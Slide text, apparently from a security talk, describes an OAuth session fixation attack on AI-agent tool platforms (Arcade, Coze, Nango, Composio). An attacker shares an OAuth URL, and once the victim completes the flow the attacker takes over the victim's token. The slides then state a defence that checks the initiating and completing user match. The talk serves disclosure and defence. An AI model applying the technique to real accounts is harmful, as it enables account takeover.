
5 Vulnerable Instances

A Arcade coze ...  
nango Composio

- Attacker initiates OAuth, ***fixating an authorization session*** to victim's Browser (by **sharing an OAuth URL**)
  - Victim (unknowingly) completes OAuth
  - Attacker gains **access to victim's OAuth token**
- ⇒ Lead to ***account takeover*** of the victim's tool !




# Session Fixation: Defense



# Session Fixation: Defense

## High-level idea


- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.



# Session Fixation: Defense

## High-level idea


- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.



# Session Fixation: Defense

## High-level idea

- Verify: the user that **initiates** OAuth == the user that **completes** OAuth.



